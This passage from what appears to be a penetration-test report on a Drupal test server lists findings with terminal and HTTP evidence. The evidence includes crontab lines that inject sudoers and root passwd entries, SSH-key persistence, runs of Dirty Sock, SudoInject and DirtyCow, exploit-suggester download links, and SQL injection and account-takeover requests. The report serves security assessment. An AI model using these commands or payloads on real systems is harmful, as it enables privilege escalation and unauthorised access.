Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [REDACTED]/user/2/edit
Content-Type: multipart/form-data; boundary=-----7063624983924847582079188732
Content-Length: 1415
Connection: close
Cookie: has_js=1; SESSea33ec6ae57489dc58e78b15b24c3776=nu_emNzQxZIgDx6S0Qc2ZdAY2TaAT_7k19gwThyfSF4
Upgrade-Insecure-Requests: 1

-----7063624983924847582079188732
Content-Disposition: form-data; name="current_pass"

55555
-----7063624983924847582079188732
Content-Disposition: form-data; name="mail"

devr4ndom@gmail.com
-----7063624983924847582079188732
Content-Disposition: form-data; name="pass[pass1]"

admin
-----7063624983924847582079188732
Content-Disposition: form-data; name="pass[pass2]"

admin
-----7063624983924847582079188732
Content-Disposition: form-data; name="form_build_id"

form-flHdX5mey0o8wHmlaek2eTdjonDu5ZvDu-X07o0QX2U
-----7063624983924847582079188732
```

SSH-keygen – TestMasheen Server (Moderate)

Description:	Attackers can generate persistence SSH keys, then implant them in the know-hosts file when elevated to root.
Impact:	Moderate
System:	[REDACTED]

```

www-data@ip-192-168-255-173:/usr/bin$ ./ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /dev/shm/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /dev/shm/id_rsa.
Your public key has been saved in /dev/shm/id_rsa.pub.
The key fingerprint is:
SHA256:k25ojqpXgMoz470/7zEABYtd52KJL9Xe0WDFkgs/rtk www-data@ip-192-168-255-173
The key's randomart image is:
+---[RSA 2048]-----+
  +oo.  +.
  . ... 0 = .
  . .. = + =
  . ... = 0 * .
  0 .+.o S o
  *= ....+ +
  . =.. oo*
  ... = +oE
  .o.o+*=o
+-----[SHA256]-----+
www-data@ip-192-168-255-173:/usr/bin$

```

Nmap Vuln Scan – TestMasheen Server (Moderate)

Description:	Outdated Apache server, multiple CVE's can be used to exploit.
Impact:	Moderate
System:	[REDACTED]

```

80/tcp open  http        Apache httpd 2.4.29 ((Ubuntu))
_http-server-header: Apache/2.4.29 (Ubuntu)
vulners:
  cpe:/a:apache:http_server:2.4.29:
    CVE-2019-0211  7.2  https://vulners.com/cve/CVE-2019-0211
    CVE-2018-1312  6.8  https://vulners.com/cve/CVE-2018-1312
    CVE-2017-15715 6.8  https://vulners.com/cve/CVE-2017-15715
    CVE-2019-10082 6.4  https://vulners.com/cve/CVE-2019-10082
    CVE-2019-0217  6.0  https://vulners.com/cve/CVE-2019-0217
    CVE-2020-1927  5.8  https://vulners.com/cve/CVE-2020-1927
    CVE-2019-10098 5.8  https://vulners.com/cve/CVE-2019-10098
    CVE-2020-1934  5.0  https://vulners.com/cve/CVE-2020-1934
    CVE-2019-10081 5.0  https://vulners.com/cve/CVE-2019-10081
    CVE-2019-0220  5.0  https://vulners.com/cve/CVE-2019-0220
    CVE-2019-0196  5.0  https://vulners.com/cve/CVE-2019-0196
    CVE-2018-17199 5.0  https://vulners.com/cve/CVE-2018-17199
    CVE-2018-1333  5.0  https://vulners.com/cve/CVE-2018-1333
    CVE-2017-15710 5.0  https://vulners.com/cve/CVE-2017-15710
    CVE-2019-0197  4.9  https://vulners.com/cve/CVE-2019-0197
    CVE-2019-10092 4.3  https://vulners.com/cve/CVE-2019-10092
    CVE-2018-11763 4.3  https://vulners.com/cve/CVE-2018-11763
    CVE-2018-1283  3.5  https://vulners.com/cve/CVE-2018-1283

```

[REDACTED] - Application Assessment

BUSINESS CONFIDENTIAL

Copyright © Joshua Mol (Devr4ndom@gmail.com)

Page 23 of 30

Exploit Suggestions Scan – TestMasheen Server (Low)

Description:	www-data service has access to git, and wget allowing download of scripts to enumerate for vulnerabilities.
Impact:	Low
System:	[REDACTED]

```
Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
74 kernel space exploits
45 user space exploits

Possible Exploits:

[+] [CVE-2018-18955] subuid_shell

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
Exposure: probable
Tags: [ ubuntu=18.04 ][kernel:4.15.0-20-generic], fedora=28[kernel:4.16.3-301.fc28]
Download URL: https://github.com/offensive-security/exploitdb-bin-spoits/raw/master/bin-spoits/45886.zip
Comments: CONFIG_USER_NS needs to be enabled

[+] [CVE-2019-7304] dirty_sock

Details: https://initblog.com/2019/dirty-sock/
Exposure: less probable
Tags: ubuntu=18.10, mint=19
Download URL: https://github.com/initstring/dirty_sock/archive/master.zip
Comments: Distros use own versioning scheme. Manual verification needed.

[+] [CVE-2019-18634] sudo pwfeedback

Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
Exposure: less probable
Tags: mint=19
Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
Exposure: less probable
Download URL:
Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-0358] ntfs-3g-modprobe

Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
Exposure: less probable
Tags: ubuntu=16.04[ntfs-3g:2015.3.14AR.1-1build1], debian=7.0[ntfs-3g:2012.1.15AR.5-2.1+deb7u2], debian=8.0[ntfs-3g:2014.2.15AR.2-1+deb8u2]
Download URL: https://github.com/offensive-security/exploit-database-bin-spoits/raw/master/bin-spoits/41356.zip
Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.

www-data@ip-192-168-255-173:/tmp/linux-exploit-suggester$
```


HTML Developer Comment – TestMasheen App (Low)

Description:	A developer made a comment on a php page about retrieving information but not displaying it, this is an indication to an attacker that this php file is valuable.
Impact:	Low
System:	[REDACTED]

```
<h1>Welcome</h1>
<br>
This page is currently in beta. More content will be added once the authentication scheme has been completed.
<br>
<br>
<h3>Login Credentials</h3>
These are some of my basic accounts; nothing too sensitive here yet.
<!-- Fetching 'password' from the logins table, but I'm not going to display it until I have security tested the site-->
<style>
</style>
<table id="box-table-b">
  <tbody>
    <tr>
      <td>pat</td>
      <td>[REDACTED]</td>
      <td>Login to SSH to access items from top_secret table</td>
    </tr>
  </tbody>
</table>
<h3>Image Storage</h3>
What can I say, I love memes! I whipped up a quick write-only file upload to store some of my favorites.
<!-- More functionality will be added once this has been tested-->
<table id="box-table-b">
  <tbody>
    <tr>
      <td>[REDACTED]</td>
    </tr>
  </tbody>
</table>
<form enctype="multipart/form-data" method="POST">
  <input type="text" value="Upload Image" />
  <input type="submit" value="Upload" />
</form>
</center>
```

DirtySockV2 Exploit – TestMasheen Server (Low)

Description:	Dirty sock sideloads snap that contains an install-hook that generates a new local user. This instance isn't vulnerable although doesn't have potentially vulnerable components.
Impact:	Low
System:	[REDACTED]

```
www-data@ip-192-168-255-173:/tmp/linux-exploit-suggester$ cd ../
<github.com/initstring/dirty_sock/archive/master.zip
Cloning into 'master.zip' ...
remote: Not Found
fatal: repository 'https://github.com/initstring/dirty_sock/archive/master.zip/' not found
www-data@ip-192-168-255-173:/tmp$ cd /dev/shm/
www-data@ip-192-168-255-173:/dev/shm$ ls
dirty_sockv2.py  subshell  subuid
www-data@ip-192-168-255-173:/dev/shm$ python3 dirty_sockv2.py

DIRTY SOCK
(version 2)

//=====||=====\\
||  R&D    || initstring (@init_string) ||
||  Source || https://github.com/initstring/dirty_sock ||
||  Details || https://initblog.com/2019/dirty-sock ||
||=====||=====\\

[+] Slipped dirty sock on random socket file: /tmp/hiyvmzakz;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[!] System may not be vulnerable, here is the API reply:

HTTP/1.1 401 Unauthorized
Content-Type: application/json
Date: Sun, 21 Jun 2020 22:20:28 GMT
Content-Length: 119

{"type":"error","status-code":401,"status":"Unauthorized","result":{"message":"access denied","kind":"login-required"}}
www-data@ip-192-168-255-173:/dev/shm$
```

[REDACTED] - Application Assessment

BUSINESS CONFIDENTIAL

Copyright © Joshua Mol (Devr4ndom@gmail.com)

Page 25 of 30

Change Log Exposure – TestMasheen App (Informational)

Description:	The Drupal Changelog.txt files read permissions were not changed allowing attacker to determine the exact Version and patches applied to the instance.
Impact:	Informational
System:	[REDACTED]

7. Revoke documentation file permissions (optional).

Some administrators suggest making the documentation files, especially CHANGELOG.txt, non-readable so that the exact version of Drupal you are running is slightly more difficult to determine. If you wish to implement this optional security measure, from a Unix/Linux command line you can use the following command:

```
chmod a-r CHANGELOG.txt
```

SudoInject V1, V2, V3 – TestMasheen Server (Informational)

Description:	SudoInject is a vulnerability in Ubuntu operating systems that makes use of an inactive sudo token to then become root. This instance isn't vulnerable.
Impact:	Informational
System:	[REDACTED]

```
pat@ip-192-168-255-173:/dev/shm$ sudo gcc
[sudo] password for pat:
pat@ip-192-168-255-173:/dev/shm$ sh sudoinject.sh
Injecting process 6476 → sh
sh: echo: I/O error
Injecting process 6493 → bash
sh: echo: I/O error
cat: /proc/6895/comm: No such file or directory
Injecting process 6895 →
sh: echo: I/O error
[sudo] password for pat:
Sorry, try again.
[sudo] password for pat:
Sorry, try again.
[sudo] password for pat:
sudo: 3 incorrect password attempts
pat@ip-192-168-255-173:/dev/shm$ sudo -i
[sudo] password for pat:
Sorry, try again.
[sudo] password for pat:
Sorry, try again.
[sudo] password for pat:
sudo: 3 incorrect password attempts
pat@ip-192-168-255-173:/dev/shm$ █
```

User Crontab privilege escalation – TestMasheen Server (Informational)

Description:	An attempt to use pat crontab to elevate privileges failed. This system doesn't appear to be vulnerable.
Impact:	Informational
System:	[REDACTED]

```
pat@ip-192-168-255-173:/dev/shm$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * echo "pat ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
* * * * * echo "joshua::0:0:System Administrator:/root/root:/bin/bash" >> /etc/passwd
* * * * * chown root /
pat@ip-192-168-255-173:/dev/shm$
```

Dirty Cow Exploitation – TestMasheen Server (Informational)

Description:	An attempt was made to use DirtyCow to elevate privileges to root but failed. This system doesn't appear to be vulnerable.
Impact:	Informational
System:	[REDACTED]

```
www-data@ip-192-168-255-173:/dev/shm$ ls
cowroot dcow dirty dirty_sockv2.py dirtycow moo pwfeed pwn shell.sh
www-data@ip-192-168-255-173:/dev/shm$ chmod 777 shell.sh
www-data@ip-192-168-255-173:/dev/shm$ ./shell.sh
./shell.sh: line 1: j: command not found
./shell.sh: line 2: unexpected EOF while looking for matching `''
./shell.sh: line 3: syntax error: unexpected end of file
www-data@ip-192-168-255-173:/dev/shm$ rm shell.sh
www-data@ip-192-168-255-173:/dev/shm$ chmod shell.elf
chmod: missing operand after 'shell.elf'
Try 'chmod --help' for more information.
www-data@ip-192-168-255-173:/dev/shm$ chmod 777 shell.elf
www-data@ip-192-168-255-173:/dev/shm$ ./shell.elf
□
```


XMLRPC – TestMasheen Server (Informational)

Description:	An attempt to use XMLRPC command API. API didn't respond to commands issued, possibly due to outdated documentation.
Impact:	Informational
System:	[REDACTED]

Request

RawParamsHeadersHex

10 Content-Length: 683
11
12 <?xml version="1.0"?>
13 <methodCall>
14 <methodName>
15 user.update
16 </methodName>
17 <params>
18 <param>
19 <struct>
20 <member>
21 <name>
22 uid
23 </name>
24 <value>
25 <int>
26 2
27 </int>
28 </value>
29 </member>
30 </struct>
31 <struct>
32 <member>
33 <name>
34 name
35 </name>
36 <value>
37 <string>
38 alice
39 </string>
40 </value>
41 </member>
42 <member>
43 <name>
44 mail
45 </name>
46 <value>
47 <string>
48 who@test.com
49 </string>
50 </value>
51 </member>
52 <member>
53 <name>
54 pass
55 </name>
56 <value>
57 <string>
58 admin
59 </string>
60 </value>
61 </member>
62 </struct>
63 </param>
64 </params>
65 </methodCall>

Response

RawHeadersHex

1 HTTP/1.1 200 OK
2 Date: Mon, 22 Jun 2020 00:55:02 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Sun, 19 Nov 1978 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 X-Content-Type-Options: nosniff
7 Vary: Accept-Encoding
8 Content-Length: 375
9 Connection: close
10 Content-Type: text/xml; charset=UTF-8
11
12 <?xml version="1.0"?>
13 <methodResponse>
14 <fault>
15 <value>
16 <struct>
17 <member>
18 <name>
19 faultCode
20 </name>
21 <value>
22 <int>
23 -32601
24 </int>
25 </value>
26 </member>
27 <member>
28 <name>
29 faultString
30 </name>
31 <value>
32 <string>
33 Server error. Requested method user.update not specified.
34 </string>
35 </value>
36 </member>
37 </struct>
38 </value>
39 </fault>
40 </methodResponse>

SQL Injection Attempts (Informational)

Description:	Attempts were made to utilize SQL injection although site didn't seem vulnerable even to blind SQL injection.
Impact:	Informational
System:	[REDACTED]

Request

Raw Params Headers Hex

```
1 POST /user/sleep(10000)/edit HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: [REDACTED]/user/2/edit
8 Content-Type: multipart/form-data;
boundary=-----1673693487755200491988751470
9 Content-Length: 1790
10 Connection: close
11 Cookie: has_js=1; SESSea33ec6ae57489dc58e78b15b24c3776=
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 404 Not Found
2 Date: Tue, 23 Jun 2020 10:28:00 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Sun, 19 Nov 1978 05:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 X-Content-Type-Options: nosniff
7 Content-Language: en
8 X-Frame-Options: SAMEORIGIN
9 X-Generator: Drupal 7 (http://drupal.org)
10 Set-Cookie: SESSea33ec6ae57489dc58e78b15b24c3776=
11 Content-Length: 5717
12 Connection: close
13 Content-Type: text/html; charset=utf-8
```

Request

Raw Params Headers Hex

```
1 GET /install.php?q='');%20-- %20-- HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: has_js=1
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Tue, 23 Jun 2020 10:30:09 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 307
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
9 <html>
```

Request

Raw Params Headers Hex

```
1 GET /install.php?q='');%20union%20select%201,%202,%203,%204%20from%20Users-- %20--
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: has_js=1
9 Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Tue, 23 Jun 2020 10:32:10 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 307
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
9 <html>
10 <head>
11 <title>
12 400 Bad Request
13 </title>
14 </head>
```

Request

Raw Params Headers Hex

```
1 GET /install.php?q='');%20sleep(1000)-- %20--
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: has_js=1
9 Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex Render

```
1 HTTP/1.1 400 Bad Request
2 Date: Tue, 23 Jun 2020 10:32:55 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 307
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"
9 <html>
10 <head>
11 <title>
12 400 Bad Request
13 </title>
14 </head>
```

Last Page